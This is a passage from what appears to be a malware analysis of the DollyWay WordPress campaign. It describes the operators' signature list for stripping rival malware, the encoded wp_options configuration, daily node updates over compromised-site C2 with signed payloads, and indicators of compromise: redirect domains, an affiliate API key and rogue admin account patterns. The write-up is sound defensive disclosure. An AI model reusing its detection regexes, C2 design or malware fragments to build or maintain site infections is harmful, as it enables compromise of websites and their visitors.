- Inject the DollyWay malware into websites (back in 2020, they created a malicious version of the Hello Dolly plugin **/hello/hello.php**),
- Remove DollyWay malware (all malicious WordPress options, all backdoors, maintenance and files)
- Install, update, debug WordPress
- Remove malware from WordPress

Yes, the attackers are so interested in every compromised website so that they can go a long way to make sure it works properly and no other malware steals traffic from them or attracts unneeded site owner's attention to security problems that may result in removal of their malware along with other malware that caused the initial scrutiny.

Back in 2020, malware operators already had over 150 complex signatures to detect and remove various types of malware, including signatures for massive third-party campaigns such as Balada Injector:

```
array(
    "filename" => '/[^.]*\.(php|inc)$/mi',
    "code" => '/eval\(gzinflate\(base64_decode\([^\(\)]*\)\)\);/ims',
    "action" => 'cut'
),
array(
    "filename" => '/[^.]*\.(php|inc)$/mi',
    "code" => '/\$onetihev="create.*unset\(\$itolok\);/ms',
    "action" => 'cut'
),
array(
    "filename" => '/[^.]*\.(php|inc)$/mi',
    "code" => '/<script\s*type=(\'|"|)text\/javascript(\'|"|)\s*(async|
        async\s*=\s*true)*\s*src=\'http[s]*:\/\/[^>]*(letsmakeparty3\.
        ga|lobbydesires\.com|trasnaltemyrecords\.com|
        blackentertainments\.com|dontstopthismusics\.com|
        littleandbiggreenballlon\.com|cdnwebsiteforyou\.biz|
        resolutiondestin\.com|developfirstline\.com|
        deliverygoodstrategy.com|developfirstline\.com|resolutiondestin
        \.com|chatwithgreenbar\.com|digestcolect\.com|stivenfernando\.
        com|verybeatifulantony\.com|trackstatisticsss\.com|digestcolect
        \.com|collectfasttracks\.com|verybeatifulantony\.com|
        destinyfernandi\.com)[^>]+\'><\/script>/m',
    "action" => 'cut'
),
array(
    "filename" => '/[^.]*\.(php|inc)$/mi',
    "code" => '/<\?php\s*\/\*\s*[a-zA-Z0-9]{20}\s*\*\/\s*\?>.*<\?php\s*
        \/\*\s*[a-zA-Z0-9]{20}\s*\*\/\s*\?>/is',
    "action" => 'cut'
),
array(
    "filename" => '/.*\.(php|inc|js)$/mi',
    "code" => '/Element\.prototype\.appendAfter = function\(element\)
        {element\.parentNode\.insertBefore\(this, element\.nextSibling
        \);}, false;\(function\(\) { var elem = document\.createElement
        \(String\.fromCharCode\(115,99,114,105,112,116\)\); elem\.type
        = String\.fromCharCode\(
        116,101,120,116,47,106,97,118,97,115,99,114,105,112,116.*var
        list = document\.getElementsByTagName\(\'script\'\);list\.
        insertBefore\(s, list\.childNodes\[0\]\);\s*}/ms',
    "action" => 'cut'
),
array(
    "filename" => '/.*\.(php|inc)$/mi',
    "code" => '/extract\(\$_REQUEST\);if\(md5\(\$b\)!=\'[0-9a-f]{32}\'
        \)\{die\(\);\}\$c\(\$f, \$a\);include_once \$f;/m',
    "action" => 'cut'
),
```

We can only speculate that with thousands of infected sites, the maintenance features of the **cpl.php** script have not been used for every site, otherwise it would require too much time or dozens of operators working around the clock. Most likely such features are only used for the most important sites (e.g. high traffic or TDS node) and for sites with obvious problems.

Malware settings and configuration management

The malware maintains its configuration through encoded WordPress options, storing settings in a sophisticated but discoverable format. Each infected site maintains a unique identifier and configuration set. Settings are stored in the **wp_option** table in the option with the **hex32** name (unique for each site) as base64-encoded serialized data:

```
a:4:{
 s:5:"nodes";a:14:{
  i:0;s:32:"//<node1>/wp-content/";
  i:1;s:37:"//<node2>/wp-content/";
  i:2;s:39:"//<node3>/wp-content/";
  i:3;s:29:"//<node4>/wp-content/";
  i:4;s:24:"//<node5>/wp-content/";
  i:5;s:46:"//<node6>/wp-content/";
  i:6;s:45:"//<node7>/wordpress/wp-content/";
  i:7;s:27:"//<node8>/wp-content/";
  i:8;s:36:"//<node9>/wp-content/";
  i:9;s:22:"//<node10>/wp-content/";
  i:10;s:32:"//<node11>/wp-content/";
  i:11;s:29:"//<node12>/wp-content/";
  i:12;s:32:"//<node13>/wp-content/";
  i:13;s:35:"//<node1>/wp-content/";
 }
 s:15:"dolly_last_cron";i:0;
 s:14:"dolly_category";i:0;
 s:10:"dolly_name";s:32:"<hex32>";
}
```

The data consists of a list of (currently 14) nodes. The node URLs belong to infected third-party sites that serve as autonomous distributed C2/TDS. In the above example, we've replaced the domain names of the infected sites with <nodeN>.

The nodes are used to retrieve the most current list of nodes and inject redirect scripts to infected pages.
Other settings include:

- **dolly_last_cron** - timestamp of the last time the nodes were updated (only used if WordPress cron service is disabled)
- **dolly_category** - category of VexTrio links to use
- **dolly_name** - unique 32-character long hexadecimal string <hex32>

Command & Control infrastructure

Daily node list update

The node list is scheduled to be updated once a day using either WordPress cron jobs or directly through the malware when someone loads an infected web page.

To update the nodes, an infected site makes server-side requests to each of the current nodes until it receives a valid response from any of them. The node update request URLs look like **http://<nodeN>/wp-content/data.txt**.

A typical response looks like this:

```
1   Bol45ZMzdsn+Q27F9PPB+K48Aq/3OyF/O8Ong7QpOpwnAoDoODTn519TPJJt34cofxkNBjrt/
    UddVvwidvcubA==
2   YToyOntzOjQ6InN1YnMiO2E6NTp7aTowO3M6MTM6Ijc5MTE1ODYxNjQzMzMiO2k6MTtzOjEzOiI3OTYxNTk
    xMDA2MjI1IjtpOjI7czoxMzoiODAwMTU5MzA5MDkwNCI7aTozO3M6MTM6IjgxMzE1OTk1NTc1NTAiO2k6ND
    tzOjEzOiI3NTMxNTc1ODgwNzY3Ijt9czo1OiJub2RlcyI7YToxNDp7aTowO3M6MzI6Ii8vd3d3Lm1hcnljc
    mVtaW4uY29tL3dwLWNvbnRlbnQvIjtpOjE7czozNzoiLy93d3cuc3VwZXJmYXZlYWRvcmVzLmNvbS93cC1j
    b250ZW50LyI7aToyO3M6Mzk6Ii8vd3d3LnRoZWNvY3JlYXRvcmNvYWNoLmNvbS93cC1jb250ZW50LyI7aTo
    zO3M6Mjk6Ii8vd3d3LnRudG1lZGlhLmN6L3dwLWNvbnRlbnQvIjtpOjQ7czoyNDoiLy8xNzE3NDUuY29tL3
    dwLWNvbnRlbnQvIjtpOjU7czo0NjoiLy8xc3RlYWdsZW1vcnRnYWdlLmF0aWdyYXBoaWNzLmNvbS93cC1jb
    250ZW50LyI7aTo2O3M6NDU6Ii8vMjNyZGJyb21sZXlzY291dHMub3JnL3dvcmRwcmVzcy93cC1jb250ZW50
    LyI7aTo3O3M6Mjc6Ii8vMmstcmVmbGV4LmNvbS93cC1jb250ZW50LyI7aTo4O3M6MzY6Ii8vMzYwZGVncmV
    lc3Byb2plY3RzLmNvbS93cC1jb250ZW50LyI7aTo5O3M6MjI6Ii8vOXZsbmEuY3ovd3AtY29udGVudC8iO2
    k6MTA7czozMjoiLy9hYXJvbmpvbmh5bGFuZC5jb20vd3AtY29udGVudC8iO2k6MTE7czoyOToiLy9hYndwc
    3RhZ2luZy5jb20vd3AtY29udGVudC8iO2k6MTI7czozMjoiLy9hY2Nlc3N0b3BsYWNlcy5jb20vd3AtY29u
    dGVudC8iO2k6MTM7czozNToiLy9hZHJpYW5wZWFjaGRlc2lnbi5jb20vd3AtY29udGVudC8iO319
```

Where the first line is a cryptographic signature and the second line is a base64-encoded serialized data with new nodes and category codes.

```
a:2:{
    s:4:"subs";a:5:{
        i:0;s:13:"7911586164333";
        i:1;s:13:"7961591006225";
        i:2;s:13:"8001593090904";
        i:3;s:13:"8131599557550";
        i:4;s:13:"7531575880767";
    }
    s:5:"nodes";a:14:{
        i:0;s:32:"//<node1>/wp-content/";
        i:1;s:37:"//<node2>/wp-content/";
        i:2;s:39:"//<node3>/wp-content/";
        i:3;s:29:"//<node4>/wp-content/";
        i:4;s:24:"//<node5>/wp-content/";
        i:5;s:46:"//<node6>/wp-content/";
        i:6;s:45:"//<node7>/wordpress/wp-content/";
        i:7;s:27:"//<node8>/wp-content/";
        i:8;s:36:"//<node9>/wp-content/";
        i:9;s:22:"//<node10>/wp-content/";
        i:10;s:32:"//<node11>/wp-content/";
        i:11;s:29:"//<node12>/wp-content/";
        i:12;s:32:"//<node13>/wp-content/";
        i:13;s:35:"//<node14>/wp-content/";
    }
}
```

The nodes array is saved into malware settings while “subs” are ignored by DollyWay v3. Subs is a legacy from DollyWay v2 that used to pass the “subs” values to the TDS URLs.

While DollyWay v3 is the most current version of this malware, there are still many infected sites that use the older DollyWay v2 malware. And all the nodes work for both v2 and v3 malware, which explains why you can see data that is no longer used still being passed in the update responses.

Cryptographic signatures verify data integrity

The update data is easy to decode, however the malware doesn’t immediately trust it. To apply the update, it should be correctly signed with a private key that only the malware operators have. Additionally, to ensure that the data wasn’t tampered with, the update function uses the public key and the **openssl_verify** function to verify the signature provided as the first line of the update data.

```
if(!function_exists('verify_data')){

  function verify_data($string1,$string2){
    $public_key = '-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKLN9azzu/i/HYvYc+0CW5DViGIuCJbz
23skWsSTwkO6wSga7QJU+m0elAll3iGTFOSFzXChhlluOrW6+VVLXb8CAwEAAQ==
-----END PUBLIC KEY-----';
    $key_res = openssl_get_publickey($public_key);
    $string1 = base64_decode($string1);
    $BbEOuYH9 = openssl_verify($string2, $string1, $key_res, OPENSSL_ALGO_SHA1);
    if($BbEOuYH9 == 1){   return true;  }
    else {   return false;  }
  }
}
```

This is a natural behavior when they run their C2 centers on compromised sites. This means that at any moment the malware can be detected, removed, or modified. So, they need to guarantee the integrity of the data it tries to pass to infected sites.

Conclusion

While this analysis provides insight into DollyWay's current operations, it represents only the latest chapter in an eight-year evolution of increasingly sophisticated website compromise campaigns. The attention to detail, persistent infrastructure, and unusual focus on maintaining compromised sites points to a highly organized operation that has learned and adapted over nearly a decade.

In our follow-up analysis, we'll explore the C2/TDS nodes used by DollyWay malware along with how this campaign evolved from its earliest iterations as "Master134" in 2016 through multiple variants and infrastructure changes. We'll examine how the operators shift to and from ad network redirects, tech support scams and binary fake browser updates. Stay tuned as we unpack the complete timeline in our next deep-dive.

Indicators of compromise

TDS node script URL pattern:

```
https://<compromised-site>/wp-content/counts.php?cat=[0|1]&t=<encrypted-ref-domain>
```

C2 update URL pattern:

```
https://<compromised-site>/wp-content/data.txt
```

VexTrio/LosPollos integration:

- Affiliate ID before September 2021: u=h2xkd0x
- Affiliate ID after September 2021: u=7mkpd0d
- LosPollos API key: ea6ff61a45e946c287ea5f121c4f2e4b
- Domains and LosPollos categories:
  - Dating: romancezone[.]one
  - Mainstream: topawardpicks[.]top, yourspacegain[.]top
  - Crypto: coinsboostbonus[.]top
  - Gay Dating: hot-gays-quest[.]life
  - iGaming: your-bigprofit.top
  - Cams: myhot-cams[.]life

Redirects after November 20, 2024:

Pattern:

```
hxxps://<subdomain>.<apex-domain>/help/?11341608982415&sub_id_1=<encripted-compromised-domain>
```

Example:

```
hxxps://dalopt.participates[.]cfd/help/?11341608982415&sub_id_1=[redacted]
```

Redirect domains:

- abstracts.cngsby[.]cfd
- ity.anoneth[.]fun
- admirable.brehmed[.]cfd
- adventure.lantial[.]cfd
- alignment.econd[.]cfd
- artistry.cngsby[.]sbs
- barometer.unroose[.]space
- breakfast.ffiftringg[.]sbs
- composure.pedancy[.]fun
- configure.crellar[.]cfd
- constructive.curvive[.]space
- constructive.lantial[.]us
- dalopt.participates[.]cfd
- discovered.secamondareeng[.]space
- expedient.eithert[.]cfd

- framework.chellor[.]cfd
- framework.reorget[.]cfd
- framework.retiont[.]space
- landscape.chanism[.]sbs
- landscape.goalked[.]cfd
- landslide.postume[.]cfd
- mainframe.crellar[.]sbs
- methodical.reorgedt[.]fun
- momentous.debayon[.]sbs
- overload.threath[.]sbs
- procedure.secreeng[.]space
- resonance.agained[.]cfd
- streaming.threath[.]cfd
- tavux.participates[.]cfd
- transmit.chanism[.]cfd
- tremendous.mcgonal[.]cfd
- vintage.brehmed[.]sbs
- workbench.cudwork[.]cfd
- oldoak.spindexed[.]site
- keenram.anariding[.]site
- premiumservices.approviding[.]store

Server-side IoCs:

Files used in C2/TDS nodes:

- wp-content/counts.php
- wp-content/count.php
- wp-content/data.txt
- wp-content/4052e211471469076d33effdf1795b24 // md5('11341608982415')

WPCode snippets:

- Table: wp_posts
  - 'wpcode'
  - post_date='2024-07-26 09:19:38'
- Table: wp_options
  - option_name='wpcode_snippets'
  - $wpcode_option['everywhere'][0]['modified'] = '2024-08-05 10:55:28'

Encrypted DollyWay code in wp_options table (earlier modifications)

CgppZighZGVmaW5lZCgnRE9MTFlfV0FZJykpeyBkZWZpbmUoJ0RPTExZX1dBWScsICdXb3JsZCBEb21pbmF0aW9uJyk7fQoK…

Strings found in malware (active plugins and WPCode snippets):

unserialize(base64_decode('YToxMDM6e2k6MDtzOjY6ImFocmVmcyI7aToxO3M6ODoiYXN0ZXJpYXMiO2k6MjtzOjE

unserialize(base64_decode('YToxMzp7czoxMToiUGx1Z2luIE5hbWUiO3M6MTE6IlBsdWdpbiBOYW1lIjtzO

Temporary file names:

- <temp-dir>/base64_decode<random-string>
- <temp-dir>/plugins<random-string>
- <temp-dir>/sys_get_temp_dir<random-string>

Malicious admin accounts:

- Usernames: Random hexadecimal strings (up to 32 characters)
- Email pattern: <same-as-username>@[random-hex].com

Username	Email
7591c62c3c443a75fbdf9fadfbe2802f	7591c62c3c443a75fbdf9fadfbe2802f@113c971f77f8.com
36e21a1c8c	36e21a1c8c@d5b53904ee84dac8d41331f0b.com
6fcb1f44c9b1772a0	6fcb1f44c9b1772a0@1a8001dc2c3607.com
3cc40c79f2d7217139a8	3cc40c79f2d7217139a8@27d831561ab46a5244a82.com

Public Key:

```
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKLN9azzu/i/HYvYc+0CW5DViGIuCJbz
23skWsSTwkO6wSga7QJU+m0elAll3iGTFOSFzXChhlluOrW6+VVLXb8CAwEAAQ==
-----END PUBLIC KEY-----
```

Related content: